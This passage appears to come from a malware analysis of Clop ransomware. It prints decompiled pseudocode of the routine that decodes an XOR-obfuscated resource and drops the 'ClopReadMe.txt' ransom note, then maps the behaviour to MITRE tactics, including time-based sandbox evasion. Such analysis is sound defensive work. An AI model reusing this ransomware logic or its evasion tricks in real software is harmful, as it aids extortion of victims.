


Pseudocode-A

```
  HANDLE v2; // eax
  HMODULE v4; // ebx
  HRSRC v5; // esi
  HGLOBAL v6; // eax
  const void *v7; // edi
  HGLOBAL v8; // ebx
  DWORD v9; // edi
  DWORD i; // esi
  HANDLE v11; // esi
  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-41Ch] BYREF
  DWORD nNumberOfBytesToWrite; // [esp+8h] [ebp-418h]
  WCHAR FileName[520]; // [esp+Ch] [ebp-414h] BYREF

  SetErrorMode(1u);
  wsprintfW(FileName, L"%s\\ClopReadMe.txt", this);
  v2 = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0, 0);
  if ( v2 != (HANDLE)-1 )
    return (HGLOBAL)CloseHandle(v2);
  v4 = GetModuleHandleW(0);
  v5 = FindResourceW(v4, (LPCWSTR)0xB207, L"SIXSIX");
  v6 = LoadResource(v4, v5);
  v7 = LockResource(v6);
  nNumberOfBytesToWrite = SizeofResource(v4, v5);
  v8 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
  memmove(v8, v7, nNumberOfBytesToWrite);
  v9 = nNumberOfBytesToWrite;
  for ( i = 0; i < v9; ++i )
    *((_BYTE *)v8 + i) ^= byte_414C00[i % 0x42];
  NumberOfBytesWritten = 0;
  v11 = CreateFileW(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
  if ( v11 != (HANDLE)-1 )
  {
    WriteFile(v11, v8, v9, &NumberOfBytesWritten, 0);
    CloseHandle(v11);
  }
  return GlobalFree(v8);
}
0000DF40 sub_40EB40:3 (40EB40) (Synchronized with IDA View-A, Hex View-1)
```

Here Is what a ransomware note which is being dropped in various directories



So mitre behavioral mapping is as follow:

#1 **Impact** as Tactic

a. **Data Encrypted** for Impact for technique

Sandbox evasion :

It uses sleep command for sandbox evasion. This behavior is being mapped on mitre as :

So mitre behavioral mapping is as follow:

#1 **Defense Evasion** as Tactic

a. **Virtualization/Sandbox Evasion** for technique

i. **Time Based Evasion** for Sub-technique

Clop Ransomware